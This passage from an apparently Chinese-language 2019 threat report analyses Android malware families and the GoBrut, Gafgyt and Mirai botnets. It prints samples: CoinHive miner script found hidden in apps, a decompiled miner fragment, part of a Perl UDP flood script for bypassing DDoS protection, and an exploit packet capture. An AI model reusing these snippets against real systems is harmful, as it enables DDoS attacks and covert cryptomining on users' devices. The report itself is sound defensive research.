


图 2.61 黑色软件构成

2019 年，威胁安卓用户的恶意软件依然以广告类 APP 为主，包含敏感操作的风险软件也占据了很大的比例。由于安卓平台的特性，通过远程执行代码实现攻击的 Agent 类程序数量居高不下。此外，通过 Dropper/Downloader 释放恶意载荷的手段也越来越常见，但尚未达到 PC 端的规模。间谍软件、银行木马、勒索软件等高威胁恶意软件类型虽然数量较少，但存在周期普遍较长，其中包含大量老牌家族。

2.4.2 广告软件

本年度的安卓广告软件以其投递方式区分，可分为以下几类：

捆绑型。此类广告软件的制作者解包流行的合法 App，加入广告模块后打包上传至第三方应用市场。典型软件为 Ewind。

伪装型。广告软件将应用图标和名称伪装为与热门 App 相同或类似的样式，上架第三方应用市场。典型软件为 MobiDash。

SDK 型。部分广告软件开发商取得了合法的身份，将自己的广告软件以 SDK 的方式推广给合作伙伴，使用其 SDK 的应用将加入广告推送网络，展示广告并获得收益。代表软件为 AirPush。

虽然投递方式不同，但相同的是这些软件都给安卓用户带来了恶劣的体验。这些软件普遍会设置延迟机制，在软件安装的数小时乃至数天后才开始投放广告，增加了用户及监管方的辨识难度。

2.4.3 银行木马

对银行类恶意软件进一步筛选，发现本年度 Wroba、SvPeng、Asacub 等家族的银行木马十分活跃。

Wroba

Wroba 是针对韩国用户的老牌银行木马，已经持续活跃了 6 年以上。木马一般会伪装成韩国市场上的常见银行类应用，如韩亚银行、乐天集团等，通过钓鱼网站或链接分发。

下图是 Wroba 应用内的欺骗信息，与韩亚银行 APP 内信息基本一致：




图 2.62 App 中的欺骗信息

该木马主要功能为从被害者手机窃取 App 信息、通话记录、短信内容和其他信息，通过伪造页面收集用户的银行账户信息，并发往指定 C&C 服务器。

Svpeng

Svpeng 是主要攻击俄罗斯的银行木马，一般伪装成 FlashPlayer、热门游戏等应用，通过应用市场分发。其主要间谍功能为收集设备的短信、通话、键盘记录、发送短信、获取管理员权限以实现持久化等，同时通过伪造的添加信用卡界面收集用户的信用卡信息。

需要注意的是，部分 Svpeng 木马搭载了勒索功能，在收集用户信息的同时还会直接通过敲诈获取利益。

Asacub

Asacub 同样是瞄准俄语用户的老牌银行木马，在最近几年由窃密工具逐渐进化成全功能的远控木马。

基础版本的 Asacub 木马体积很小，包含的功能也仅有窃取用户短信信息，复杂版本的 Asacub 则包含显示银行钓鱼页面、执行命令行指令、截屏等功能。通过劫持用户设备的短信功能，Asacub 可以利用社工内容实现快速扩散。

2.4.4 勒索软件

上文提到部分 Svpeng 木马变种带有勒索能力，它是安卓阵营最古老的锁屏式勒索软件，也是本年度数量最多的勒索软件家族。该变种程序伪装成成人内容应用，运行时会用高特权窗口占据屏幕、封锁除电源键以外的按键，并指控用户的手机中包含违法内容，以此勒索赎金。




图 2.63 勒索软件伪装界面

从勒索内容推断，Svpeng 勒索变种主要针对美国安卓手机用户。

我国的安卓勒索软件也有悠久的历史。由于此类程序要求的编程技术水平不高，因此吸引了大量不法分子的关注。这些人常常活跃于各种 QQ 群，通过收取入群费用和出售自制勒索软件等方式牟利。由于这些“开发者”各自为战，导致针对中文用户的勒索软件数量庞大，样式繁多，蔚为壮观。

好在勒索软件的投递方式一直缺乏新意，安卓用户只要注意远离非正规软件下载平台，就可以避免被其纠缠的困扰。

2.4.5 挖矿软件

部分安卓 App 通过搭载挖矿模块，在用户知情或不知情的情况下进行挖矿活动。

常见的挖矿功能模块有如下的种类：

2.4.5.1 JS 挖矿脚本

一些 App 启动时，会同时执行捆绑的 JS 挖矿脚本。最常见的挖矿脚本运行 coinhive(coinhive.com) 的挖矿模块，用于挖掘门罗币：

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>

    var miner;

    function stopMining() {

    function startMining() {


    $(document).ready(function () {

        function getParameterByName(name, url) {

        $("#status").text("Initializing...");

        miner = new CoinHive.Anonymous(getParameterByName("coinhive_site_key"), {
            threads: getParameterByName("num_of_threads"),
            autoThreads: getParameterByName("is_auto_thread"),
            throttle: getParameterByName("throttle"),
            forceASMJS: getParameterByName("is_force_ASMJS")
        });

        miner.start();
```

图 2.64 JS 挖矿

搭载 JS 挖矿脚本的安卓 App 数量十分庞大，除恶意应用外，一些常规应用也会利用该类脚本牟利。与手机相比，这些 App 似乎更钟情于安卓电视盒子，后者对 App 的管控能力较低，且其中的 App 平均运行时间更长，能够给挖矿者带来更多的利益。

以下是在某电视盒子播放类应用中发现的挖矿脚本：

```
self.CoinHive.CONFIG={LIB_URL:"https://coinhive.com/lib/",
ASMJS_NAME:"worker-asmjs.min.js",REQUIRES_AUTH:false,
WEBSOCKET_SHARDS:[["wss://ws001.coinhive.com/proxy","
wss://ws002.coinhive.com/proxy","wss://ws003.coinhive.com/proxy","
wss://ws004.coinhive.com/proxy","wss://ws005.coinhive.com/proxy","
wss://ws006.coinhive.com/proxy","wss://ws007.coinhive.com/proxy","
wss://ws029.coinhive.com/proxy"],["wss://ws008.coinhive.com/proxy",
"wss://ws009.coinhive.com/proxy","wss://ws010.coinhive.com/proxy","
wss://ws011.coinhive.com/proxy","wss://ws012.coinhive.com/proxy","
wss://ws013.coinhive.com/proxy","wss://ws014.coinhive.com/proxy","
wss://ws030.coinhive.com/proxy"],["wss://ws015.coinhive.com/proxy",
"wss://ws016.coinhive.com/proxy","wss://ws017.coinhive.com/proxy","
wss://ws018.coinhive.com/proxy","wss://ws019.coinhive.com/proxy","
wss://ws020.coinhive.com/proxy","wss://ws021.coinhive.com/proxy","
wss://ws031.coinhive.com/proxy"],["wss://ws022.coinhive.com/proxy",
"wss://ws023.coinhive.com/proxy","wss://ws024.coinhive.com/proxy","
wss://ws025.coinhive.com/proxy","wss://ws026.coinhive.com/proxy","
wss://ws027.coinhive.com/proxy","wss://ws028.coinhive.com/proxy","
wss://ws032.coinhive.com/proxy"]],CAPTCHA_URL:"
https://coinhive.com/captcha/",MINER_URL:"
https://coinhive.com/media/miner.html",AUTH_URL:"
https://authedmine.com/authenticate.html"};
CoinHive.CRYPTONIGHT_WORKER_BLOB=CoinHive.Res("
self.CoinHive=self.CoinHive||{};
self.CoinHive.CONFIG={LIB_URL:\
"https:\/\/coinhive.com\/lib\/\",ASMJS_NAME:\"worker-asmjs.min.js\",
REQUIRES_AUTH:false,WEBSOCKET_SHARDS:[[\"wss:\/\/ws001.coinhive.com\
/proxy\",\"wss:\/\/ws002.coinhive.com\/proxy\",\"wss:\/\/ws003.coinh
ive.com\/proxy\",\"wss:\/\/ws004.coinhive.com\/proxy\",\"wss:\/\/ws0
05.coinhive.com\/proxy\",\"wss:\/\/ws006.coinhive.com\/proxy\",\"wss
:\/\/ws007.coinhive.com\/proxy\",\"wss:\/\/ws029.coinhive.com\/proxy
\"],[\"wss:\/\/ws008.coinhive.com\/proxy\",\"wss:\/\/ws009.coinhive.
com\/proxy\",\"wss:\/\/ws010.coinhive.com\/proxy\",\"wss:\/\/ws011.c
```

图 2.65 挖矿脚本

2.4.5.2 SO 挖矿模块

一些应用调用自带的 SO 挖矿库进行挖矿。与 JS 脚本相比，SO 模块的挖矿效率更高，但由于 SO 文件较大，不易通过捆绑投递来传播。常见的 SO 挖矿模块为 NeoNeonMiner、minergate 等，涵盖 x86/x64、arm、mips 等主流架构。

```
  do
  {
    *v8 = v7;
    v10 = *v8;
    ++v8;
    _android_log_print(3, "NeoNeonMiner_NativeLauncher", "NDK: [%d: %s]", v9, v10);
    v7 = strtok(0, " ");
    ++v9;
  }
  while ( v7 );
}
v11 = cpuminer_start(v14, v6);
```

图 2.66 so 挖矿代码片段


2.4.6 小结

2019 年，移动平台上活跃的恶意软件以老牌家族为主，主要分发手段仍然是第三方市场和非法链接。虽然这些恶意软件在技术层面方面没有太大进步，但其中的银行木马、勒索软件等越来越精通于社会工程学，用高欺骗性的内容展开攻击。灰色产业方面，或是被非法利用，或是开发者有意为之，使得一般应用捆绑恶意功能或模块的情况越来越常见。

虽然随着系统和市场的发展，安卓恶意应用的顽固程度有所下降，但对缺乏安全意识的一般安卓用户而言，这些恶意应用依然会严重影响使用体验，甚至带来财产损失。安卓用户需要时刻牢记保持系统更新，并且从正规渠道获取内容，避免被不法分子攻击和利用。

3

2019 Botnet热点家族分析



此章节将介绍本年度伏影实验室长期追踪的热点家族和新捕获的家族，从产生背景、活跃状况和家族关联方面进行解读。

3.1 家族分析

3.1.1 GoBrut

Golang 语言（简称 Go）跨平台的便利性在受到普通开发者欢迎的同时，也深受部分攻击者的青睐。攻击者无需为不同平台重写编写对应的木马，仅需按平台编译即可，降低了攻击成本。

GoBrut 家族的恶意软件由 Go 语言编写，出现于 2019 年年初，目的是检测目标网站的服务并实施爆破，进而获取登录名与口令。网站管理框架（Magento、WordPress 和 Drupal 等）羸弱及弱口令横行的安全现状，催生了 GoBrut 家族的诞生。当攻击者得到目标站点的用户名与口令后，便可登录获取 Shell 权限，以进行后续恶意操作。

自出现以来，该家族版本更新频率稳定，一年内就已升级超过 10 个版本，感染平台也从 Windows 转移到 Linux，并在今年制造多起事件。

目标类型方面，当前大多数恶意家族的已知爆破行为主要针对远程管理协议和数据库。而 GoBrut 的目标则涵盖网站管理系统，有着不对称优势。

表 3.1 GoBrut 攻击目标类型

网站 CMS / 插件	Drupal、Joomla、Magento、WordPress、Bitrix、OpenCart 、WOO
数据库	PostgreSQL、MySQL
协议工具	SSH、FTP
管理工具	Htpasswd、PhpMyAdmin
虚拟主机管理系统	cPanel & WHM
网络存储	QNAP-NAS

爆破方式方面，肉鸡从 C&C 下发的指令中获取指定的网站域名和爆破使用的用户名及口令，从而进行分布式攻击。例如，对于 WordPress 网站，肉鸡每次请求得到 300 个目标，爆破时固定口令（或者口令随用户名变化而变化），依次尝试各个用户名；而对于 SSH，用户名和口令则全部固定。两种情况如下图所示。




图 3.1 WordPress 攻击目标参数




图 3.2 SSH 攻击目标参数

功能定位方面，该家族除了爆破之外，并不染指其他恶意行为，也无法传播自身，因此仅仅在攻击链中充当前哨角色。

本年度，GoBrut 针对 Magento、WordPress 和 Drupal 等网站管理系统和 SSH 展开多次攻击活动。例如，该家族在 7 月至 9 月制造了针对 WordPress 网站的大规模爆破事件，被攻破的网站数量高达数万 [14]。由于受害人名单被上传至 C&C 网站且可被公开访问，导致该事件迅速得到披露。受此次事件影响，GoBrut 后续攻击事件趋于低调，不再容易引人察觉。

目前发现的 GoBrut 的 C&C 主要集中在俄罗斯、荷兰和保加利亚，巴拿马和加拿大等地区亦有部署。伏影实验室跟踪系统数据显示，GoBrut 下半年搜集用以爆破的 WordPress 网站个数超过了两百万，其中顶级域名为 com 的网站就占到一半。对其余的域名取前 50 名进行统计，得到如下分布。




图 3.3 排名靠前顶级域名

大量 WordPress 网站受影响只是 GoBrut 所有攻击事件中的冰山一角，但足以说明 WordPress 网站对不法分子的重要性。目前互联网上存在超过千万数量的 WordPress 网站，由于使用弱口令和缺少验证码，故容易被 Botnet 犯罪集团和 APT 组织利用，用来做 C&C 的代理，起到反追踪的效果。一旦大量的跳板形成，将为事件溯源和网络犯罪调查带来更多困难。

3.1.2 Gafgyt

Gafgyt 是当前规模最大的 IoT Botnet 家族之一，主要通过爆破和漏洞利用的方式入侵路由器和摄像头等设备，接收 C&C 指令并发动 DDoS 攻击 [15]。

本年度，Gafgyt 家族持续活跃，新增恶意软件数量是去年的 3.9 倍（5324->20868），日均新增 C&C 数量同比增长 34.5%。

恶意行为方面，本年度 Gafgyt 日均 DDoS 攻击指令数量同比增长 175%（190->522），

攻击方式依然以 UDP 泛洪攻击为主，覆盖了 HTTP 服务的 80 与 443 端口以及游戏服务的 3074、30000、30100 和 30200 等端口。

与往年相同，Gafgyt 家族依然主要针对北美、欧洲和澳洲的设备和用户，其中美国、澳大利亚、英国、荷兰四国受攻击次数最多，针对亚洲的攻击占比则略有下降。




图 3.4 Gafgyt 攻击地区分布

GafgytBotnet 对云 /VPS 的依赖更加明显。本年度 Gafgyt 家族使用了超过 90 家不同的云 /VPS 服务商的服务器，统计显示方案越廉价的服务商越受攻击者的青睐。




图 3.5 Gafgyt C&C 使用 VPS 情况

通过对 GafgytBotnet 中通信内容的持续监听，可知本年度 Gafgyt 的使用者在行为方面出现了不少有趣的变化。

首先是对漏洞利用的认知。上半年的通信内容中显示，部分 GafgytBotnet 管理员已经发现针对华为（huawei）与合勤（zyxel）路由器设备的漏洞攻击收效明显：





图 3.6 Gafgyt 管理员聊天记录

记录显示，某 Gafgyt 网络管理员设定了对华为与合勤的网络设备进行扫描，结果一觉醒来便获得了 1000 个 Bot 节点。对比传统的 Windows/Linux 平台 Botnet，Gafgyt 的传播速度可以说是有过之而无不及。

产生此认知的 Gafgyt 使用者绝非个例。本年度 Gafgyt 恶意软件携带的漏洞攻击模块中，针对华为 HG532 路由器和针对和勤 P660HN 路由器的漏洞利用载荷使用率非常频繁，大量的 Gafgyt 恶意软件在运行后不间断地进行路由器漏洞扫描 [16]：



Source	Destination	Protocol	Length	Info
10.0.2.15	197.[redacted].98	TCP	74	32848 → 37215 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3915322442 TSecr=0 WS=128
197.[redacted].98	10.0.2.15	TCP	60	37215 → 32848 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
10.0.2.15	197.[redacted].98	TCP	54	32848 → 37215 [ACK] Seq=1 Ack=1 Win=29200 Len=0
10.0.2.15	197.[redacted].98	HTTP	884	POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 Continuation
10.0.2.15	197.[redacted]98	TCP	54	32848 → 37215 [FIN, ACK] Seq=831 Ack=1 Win=29200 Len=0
197.[redacted].98	10.0.2.15	TCP	60	37215 → 32848 [ACK] Seq=1 Ack=831 Win=65535 Len=0
197.[redacted]98	10.0.2.15	TCP	60	37215 → 32848 [ACK] Seq=1 Ack=832 Win=65535 Len=0

图 3.7 漏洞载荷通信

由于是对随机 IP 进行扫描，暴露在公网的路由器设备一旦包含漏洞就会立即中招，并立即发展成为新的扫描节点，使得 Gafgyt 漏洞攻击效率指数式地扩大。Botnet 被称为 IoT 顽疾的原因，由此可见一斑。

另一个发现是下半年，部分 Gafgyt 使用者开始使用 Perl 脚本来辅助攻击。Gafgyt 常用脚本名为 wget.pl、ddos.pl、slump.pl、ovh.pl 等，这些脚本的主要功能包括进行 Bypass flood 攻击、执行远程命令等。

```
if ($#ARGV != 1) {
  print " \n";
print "
Small OVH Bypass <3
perl Private ovh.pl <host> <time>
";
exit(1);
}
my ($ip,$time,$config) = @ARGV;
my ($iaddr,$endtime,$psize,$pport,$size,$hexed,$hexed1,$hexed2,$hexed3,$hexed4);
my @hex = ("\x00","\x01","\x02","\x03","\x04","\x05","\x06","\x07","\x08","\x09"
$size = "800";
$iaddr = inet_aton("$ip") or die "Imposible atacar a $ip\n";
$endtime = time() + ($time ? $time : 1000000);
socket(flood, PF_INET, SOCK_DGRAM, 17);
for (;time() <= $endtime;) {
    $hexed = $hex[rand @hex];
    $hexed1 = $hex[rand @hex];
    $hexed2 = $hex[rand @hex];
    $hexed3 = $hex[rand @hex];
    $hexed4 = $hex[rand @hex];
    send("flood", "\x0D\x0A\x0D\x0A", 0, pack_sockaddr_in("7", $iaddr));
```

图 3.8 Gafgyt 使用的脚本

该发现解答了一个问题，即在自身指令复杂度不足以进行定制化 DDoS 攻击的情况下，Gafgyt 为何还会将带有 DDoS 防护的云服务商 IP 作为攻击目标。通过这些定制化脚本，Gafgyt 突破了程序设计方面的限制，可以绕过部分云服务器运营商的 DDoS 防护策略展开攻击，需要引起高度警惕。

3.1.3 Mirai

Mirai 是目前为止影响范围最大、涉及设备最多和变种最多之一的 IoT Botnet 家族。2019 年度伏影实验室共捕获 Mirai 恶意软件 10635 个（不考虑交叉编译产生的重复恶意软件），追踪 C&C 地址 1660 个，检测到漏洞利用 40 余个。

今年 Mirai 变种改进的地方体现在以下三个方面：

- 不断更新 / 替换漏洞利用。
- 增加或者修改 DDoS 攻击方法。
- 使用 Tor 代理 C&C 通信过程。

表 3.2 Mirai 利用的漏洞和脆弱性

CVE 漏洞	非 CVE 漏洞
CVE-2008-0149	AVTECH Unauthenticated 命令注入
CVE-2014-9094	CCTV-DVR 远程代码执行（RCE）漏洞
CVE-2014-6271	CNVD-2014-01260
CVE-2014-8361	Dell KACE 远程代码执行漏洞
CVE-2015-2051	DLink DCS-930L 远程命令执行
CVE-2015-2280	DLink diagnostic.php 命令执行
